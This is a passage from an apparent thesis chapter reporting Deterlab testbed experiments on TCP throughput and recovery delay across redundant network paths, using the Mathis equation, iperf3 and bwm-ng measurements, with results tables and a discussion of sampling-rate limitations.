The nodes in the Deterlab environment are configured with a *maximum transmission unit* (*MTU*) of 1500 bytes. The header for IP packets can be as large as 60 bytes and the header for TCP datagrams can be as large as 60 bytes as well. This allows for a *maximum segment size* (*MSS*) of 1380 bytes. We continue to target a maximum throughput of 200 Mbps in order to avoid changing too many variables. We also observe that, according to the output from *iperf3*, our tests average approximately 2800 retransmits and generate approximately 9,565,000 packets. The naive approach would be to simply compute the quotient of the retransmits and the total number of packets, which results in a loss rate of $p = 2,800/9,565,000 = 0.00030$. Next, we replace each variable with their fixed value as in equation 4.2:

$$\begin{aligned}
BW &= \left(\frac{MSS}{RTT} \right) \times \left(\frac{1}{\sqrt{p}} \right) \\
RTT &= \left(\frac{MSS}{BW} \right) \times \left(\frac{1}{\sqrt{p}} \right) \\
(4.2) \quad RTT &= \left(\frac{1380 \text{ bytes}}{200 \text{ Mbps}} \right) \times \left(\frac{1}{\sqrt{0.00030}} \right) \\
RTT &= \left(\frac{11040 \text{ bits}}{200000 \text{ bits/ms}} \right) \times 57.431 \\
RTT &= 3.17 \text{ ms}
\end{aligned}$$

We obtain a *round-trip time* of 3.17 ms, far less than the *RTT*s we have been using in prior experiments, yet we observe transfers near the 200 Mbps allocation limit with *RTT*s five times this threshold. Clearly, the naive approach is incorrect. A more accurate analysis reveals that a single loss event can trigger multiple retransmits, and in fact each experimental run contains only three loss events, resulting in three clusters of retransmits. With this in mind, our new loss rate is $p = 3/9,565,000 = 0.000000314$ and we obtain a new *RTT* of 98.5 ms.

This is an extremely small loss rate and in testing against this *RTT* using *iperf3*, we observe that paths with *RTT*s well above the threshold of 99 ms are capable of data transfers near 200 Mbps. The reason that this value also does not work is because these losses are not uniformly distributed; they are caused by deliberate actions to take network interfaces down. Instead of attempting to determine the loss rate over these links, we choose to use Deterlab's built-in loss feature to give it a fixed value. Unfortunately, Deterlab does not support assigning a loss rate as low as 3.14×10^{-7} ; the lowest value we can assign is $p = 0.00001$. For purposes of symmetry, we assign this value to all links. Given the multiplicative property of loss rates [133], the formula for computing loss along a path composed of links i, j, \dots, m is given by equation 4.3:

$$(4.3) \quad p(i, m) = 1 - ((1 - p(i)) \times (1 - p(j)) \times \dots \times (1 - p(m)))$$

This results in a loss rate of $p = 0.00004$ along each path between *client* and *server*. With our loss rate defined, we once again use the Mathis Equation to determine that the threshold round-trip time for maintaining 200 Mbps transfers is $RTT = 8.73\text{ms}$. Therefore, the network topology for this experiment has the following quality of service properties, further illustrated in figure 4.3:




FIGURE 4.3. Network topology of redundant routes near the theoretical throughput limit. A uniform loss rate of 0.001% is added to all network links. Latency exists only on the link between *client* and *clientEdge* and on the link between *server* and *serverEdge*; both with a value of 2 ms. All links have a throughput of 200 Mbps and all paths between *client* and *server* have a total latency of 4 ms.

Beyond Mathis

Now we will add latency such that the maximum theoretical throughput is significantly lower than the allotted bandwidth of 200 Mbps. The network topology for this experiment has the following quality of service properties, further illustrated in figure 4.4:

Throughput	Latency	Loss
200 Mbps	8 ms	0.00004
200 Mbps	8 ms	0.00004
200 Mbps	8 ms	0.00004




FIGURE 4.4. Network topology of redundant routes with theoretical throughput limit far below the allocated rate. A uniform loss rate of 0.001% is added to all network links. All network links have a latency of 2 ms. All links have a throughput of 200 Mbps, resulting in all paths between *client* and *server* having a throughput of 200 Mbps and total latency of 8 ms.

4.4. Results

For each of the four experimental configurations outlined in section 4.3, the topologies were tested no less than 34 times. A Python script was written to parse and sanitize the data generated by bwm-ng; this script can be found in Appendix C. After the bwm-ng logs are sanitized, two scripts are run to process the data. The first program, *plotThroughput.py*, generates figures that graph throughput over the duration of experimental runs for each network interface. Next, for each bwm-ng log file, *computeDelay.py* detects when an interface loses connection and when a new interface begins to continue the transfer. The difference in the timestamps between these events is averaged over all runs of each experiment. *plotThroughput.py* can be found in Appendix D and *computeDelay.py* can be found in Appendix E. The following sections illustrate the results from running these programs on the log-files generated.

Identical QoS

The figures below illustrate a representative plot of the throughput over time during dozens of experimental runs on the Identical QoS topology. bwm-ng recorded throughput on each interface 100 times per second and plotThroughput.py sampled that data once for every 10 data-points.




FIGURE 4.5. Average throughput over time on *client* during experiments with identical quality of service parameters.

We expected that in such a topology, alternative paths would be selected in essentially a random process: when all routes are identical, there should be no bias in which network interface is chosen. However, the above results, as well as subsequent figures, reveal a clear preference for specific interfaces. The reason for this bias appears to be Deterlab’s use of the *Open Shortest Path First* (*OSPF*) routing protocol for connecting nodes [134]. OSPF runs on each computer in the topology, maintaining a database of all systems and generating a shortest-path routing table [121]. It appears that these databases are keyed by the network interface or the IP address and a computer will dynamically switch active interfaces based on the availability of a higher-indexed connection.

The following table provides the output of computeDelay.py for the Identical QoS environment. The left column lists the naive average recovery delay when an interface is taken down. Some of these delays were measured to be zero because *client* was able to detect the network issue and




FIGURE 4.6. Average throughput over time on *clientEdge* during experiments with identical quality of service parameters.

reroute packets over an available path before *bwm-ng*'s next probe. A recovery delay of 0 ms is not possible, but it does indicate that the dynamic network properties at that moment allowed the recovery to occur within the 8ms polling period of our network monitor. The initial perception is that the network properties responsible for such low recovery delays include the polling schedule of OSPF and the TCP congestion window size. To ensure that any potential outliers are removed from our measurements, we also compute the average delay when all zero-values are removed.

Recovery Delay	
<i>Naive</i>	<i>No Zeros</i>
48 ms	74 ms

Distinct Latency

The figures below illustrate a representative plot of the throughput over time during dozens of experimental runs on the Distinct Latency topology. *bwm-ng* recorded throughput on each interface 100 times per second and `plotThroughput.py` sampled that data once for every 10 data-points.

We see in the figure visualizing throughput on *clientEdge* that certain network interfaces, in this case *eth1* and *eth2*, are preferred over other interfaces, such as *eth0*. This is evidenced by




FIGURE 4.7. Average throughput over time on *client* during experiments with connections of differing latency.

eth1's ability to preempt the transfer by eth0 and continue sending data, despite the fact that eth0 was in the process of servicing the connection and would not have otherwise been interrupted. All routes from *client* to *server* require the same number of hops and are capable of the same maximum throughput, but in this experiment, the latency of each route is distinct, and this can result in *OSPF* preferring certain interfaces over others. However, the RFCs related to *OSPF* hardly address how the latency or round-trip time of paths affect interface selection.

After running `computeDelay.py` on this network's data, we obtain the table below which highlights the average time between detecting the connection issue and rerouting packets over another path. Again, we observe 0 ms delays in recovering network outages, which we interpret as outliers because such a low delay is infeasible. We present a second column in which these outliers are not included in the average.

Recovery Delay	
<i>Naive</i>	<i>No Zeros</i>
24 ms	74 ms




FIGURE 4.8. Average throughput over time on *clientEdge* during experiments with connections of differing latency.

Mathis Limit

The figures below illustrate a representative plot of the throughput over time during dozens of experimental runs on the Mathis Limit topology. bwm-ng recorded throughput on each interface 100 times per second and plotThroughput.py sampled that data once for every 10 data-points.

The most noticeable difference between these figures and previous plots is that there are frequent and significant negative spikes in the instantaneous throughput observed by iperf3, as well as in the activity of network interfaces. Introducing loss into the network has slightly affected throughput, resulting in transfers that average around 178 Mbps vs previous experiments in which the average throughput was 189 Mbps.

In this lossy experiment, all recovery delays recorded are greater than zero, so there is no need for more than one column. The average delay output by computeDelay.py follows.

Recovery Delay

72 ms




FIGURE 4.9. Average throughput over time on *client* during experiments with throughput limited by packet-loss.




FIGURE 4.10. Average throughput over time on *clientEdge* during experiments with throughput limited by packet-loss.

Beyond Mathis

The figures below illustrate a representative plot of the throughput over time during dozens of experimental runs on the Beyond Mathis topology. `bwm-ng` recorded throughput on each interface 100 times per second and `plotThroughput.py` sampled that data once for every 10 data-points.




FIGURE 4.11. Average throughput over time on *client* during experiments with throughput significantly limited by packet-loss.

Similar to the Mathis Limit experiment, the Beyond Mathis configuration exhibits frequent and significant negative spikes in the instantaneous throughput observed by `iperf3` and `bwm-ng`. The combination of loss and relatively high latency over the paths has greatly affected throughput, resulting in transfers that average around 130 Mbps vs lossless experiments in which the average throughput was 189 Mbps.

In this experiment, the data transfer initiated by `iperf3` is incapable of holding a steady-state. The plots clearly display plateaus of throughput around the 190 Mbps mark, but these peak measures last only a few seconds before loss and congestion force the transfer speed to spike far down.




FIGURE 4.12. Average throughput over time on *clientEdge* during experiments with throughput significantly limited by packet-loss.

Similar to the previous experiment, the network configuration in which loss and latency limit throughput beyond the allocated speed has no recovery delays of 0 ms. For this reason, the table below contains only one value from `computeDelay.py`.

<u>Recovery Delay</u>
63 ms

4.5. Analysis

The figures presented in Section 4.4 outline how differences in quality of service can affect the performance of transfers and the delay in recovering from network failures in particular. We have already qualitatively described how loss causes our transfers to become erratic and how the Mathis Equation can be used to determine the throughput of a connection based on its quality of service. The following table summarizes our quantitative findings for each experimental configuration.

Network Configuration	Average Throughput	Average Retransmits	Recovery Delay
Identical QoS	189 Mbps	4958	74 ms
Distinct Latency	189 Mbps	4096	74 ms
Mathis Limit	180 Mbps	869	72 ms
Beyond Mathis	131 Mbps	888	63 ms

We observe a trend that may at first seem counterintuitive: as loss increases on the network, the average time required for a data transfer to recover from a disconnected link decreases. This corresponds to a 14% decrease in recovery time (a 14% performance increase) when the data transfer's throughput is limited by 31%. One might expect that links with better quality of service parameters would be able to more quickly recover from network outages. However, the reason that lossy networks with greater latency have better response times is a direct result of their limited maximum theoretical throughput. Since the Beyond Mathis network can only sustain a data transfer of around 130 Mbps, its congestion window is smaller, there is less data in transit as it awaits Acknowledgements, and so there is less data that needs to be resent when a network issue arises. This results in a quicker recovery when transfer speeds are lower.

4.6. Limitations

Performing experiments on a network testbed can introduce challenges. After generating a topology and before performing any experiments, we had to confirm that the network allocated by Deterlab accurately represented the set of connections and QoS parameters that were requested. One major issue observed during this process is in the way that Deterlab chooses the physical hardware for test nodes. All of the NS files that we provide explicitly state a desired set of homogeneous and colocated systems, but this is used more as a suggestion rather than a rule. Deterlab will attempt to honor hardware requests, but may choose alternatives when the number of such systems is limited by other experiments or during maintenance windows. For these experiments, it

is important to confirm that all hardware is in the same facility, whether that is the UC Berkeley testbed or the University of Southern California Information Sciences Institute testbed; otherwise, latencies tend not to accurately match those specified in the NS file. Routing occasionally fails as well: usually the testbed will output an error if routing tests are performed and some nodes lack the proper connectivity. What the routing tests fail to catch are situations in which any two nodes that should not be able to communicate are capable of pinging each other. This scenario also seems to be a result of reserving nodes in both the USC ISI testbed and the UC Berkeley testbed.

The software used for recording results must be carefully chosen and configured to meet the needs of one's experimental environment. `iperf3` logs its own metadata, including throughput and retransmits; all of the types of data used in our experiments. However, `iperf3` does not provide information at a per-interface level; its data is relevant only to its own connection and so only monitors the network interface over which `iperf3` is transferring data. Furthermore, the polling rate of 1 Hz for `iperf3` is unacceptably low for local network time scales. When packets are being transferred from one endpoint to another in a matter of milliseconds, recording activity at a resolution that is three orders of magnitude slower is simply inadequate. With a polling rate of 100 Hz, `bwm-ng` monitors throughput once every 10 ms. Although the delay between `bwm-ng` measurements is greater than the round-trip time of some connections, it is far better than the delay between `iperf3` measurements. While we observe recovery delays much greater than the measurement resolution, there will inevitably be some margin of error due to the relatively low sample rate.

Research investigating the relationship between data-sampling rates and accuracy has been performed for decades. Most notable among these studies is the work by Nyquist and Shannon, who both conclude, among other findings, that in order to accurately sample an unknown signal of frequency f , and avoid the phenomenon known as aliasing, one must observe it at a frequency $\geq 2f$ [135, 136]. There are two issues that arise in our experiments when measurements do not meet or exceed the Nyquist rate: 1) the data collected may not precisely reproduce the transfer that took place and 2) data from any two different network configurations may be indistinguishable from one another. The latter issue is of primary concern because it obstructs exactly what we are attempting to measure. Landau further restricted the lower bound on the necessary sampling rate by postulating the requirements for stable signal reconstructions [137]. With round-trip-times as

low as 8 ms under some topologies, The sampling rate for optimum data reproduction should be no less than once every 4 ms (250 Hz). Our sampling rate does not meet the minimum specifications according to Nyquist, but decreasing the delay between recordings by bwm-ng would impact the performance of transfers and negatively affect all measurements performed.

